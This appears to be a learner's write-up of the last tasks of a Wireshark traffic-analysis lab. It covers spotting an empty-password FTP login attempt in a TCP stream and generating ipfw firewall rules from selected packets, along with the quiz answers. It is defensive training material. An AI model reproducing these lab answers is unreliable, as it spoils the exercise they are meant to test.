124	FTP	admin	Username in packet: 93
126	FTP	admin	Username in packet: 97
170	FTP	adminis...	Username in packet: 136
210	FTP	adminis...	Username in packet: 173
223	FTP	adminis...	Username in packet: 187
233	FTP	adminis...	Username in packet: 196

What is the packet number where "empty password" was submitted?

170 Follow > type stream

```

Wireshark · Follow TCP Stream (tcp.stream eq 22) · Bonus-exercise.pcap

220 FTP Service
USER administrator
331 Password required for administrator.
PASS
530 Login incorrect.

```


Task 10 - Bonus: Actionable Results!

Bonus: Actionable Results!

You have investigated the traffic, detected anomalies and created notes for further investigation. What is next? Not every case investigation is carried out by a crowd team. As a security analyst, there will be some cases you need to spot the anomaly, identify the source and take action. Wireshark is not all about packet details; it can help you to create firewall rules ready to implement with a couple of clicks. You can create firewall rules by using the **"Tools → Firewall ACL Rules"** menu. Once you use this feature, it will open a new window and provide a combination of rules (IP, port and MAC address-based) for different purposes. Note that these rules are generated for implementation on an outside firewall interface.

Currently, Wireshark can create rules for:


- Netfilter (iptables)
- Cisco IOS (standard/extended)
- IP Filter (ipfilter)
- IPFirewall (ipfw)
- Packet filter (pf)
- Windows Firewall (netsh new/old format)



Answer the questions below


Use the "Desktop/exercise-pcaps/bonus/Bonus-exercise.pcap" file. Select packet number 99. Create a rule for "IPFirewall (ipfw)". What is the rule for "denying source IPv4 address"?

add deny ip from 10.121.70.151 to any in (Tools > firewall ACL rules)



Select packet number 231. Create "IPFirewall" rules. What is the rule for "allowing destination MAC address"?

add allow MAC 00:d0:59:aa:af:80 any in



Task 11 - Conclusion

Congratulations! You just finished the "Wireshark: Traffic Analysis" room.

In this room, we covered how to use the Wireshark to detect anomalies and investigate events of interest at the packet level. Now, we invite you to complete the Wireshark challenge room: [Carnage](#), [Warzone 1](#) and [Warzone 2](#).

Wireshark is a good tool for starting a network security investigation. However, it is not enough to stop the threats. A security analyst should have IDS/IPS knowledge and extended tool skills to detect and prevent anomalies and threats. As the attacks are getting more sophisticated consistently, the use of multiple tools and detection strategies becomes a requirement. The following rooms will help you step forward in network traffic analysis and anomaly/threat detection.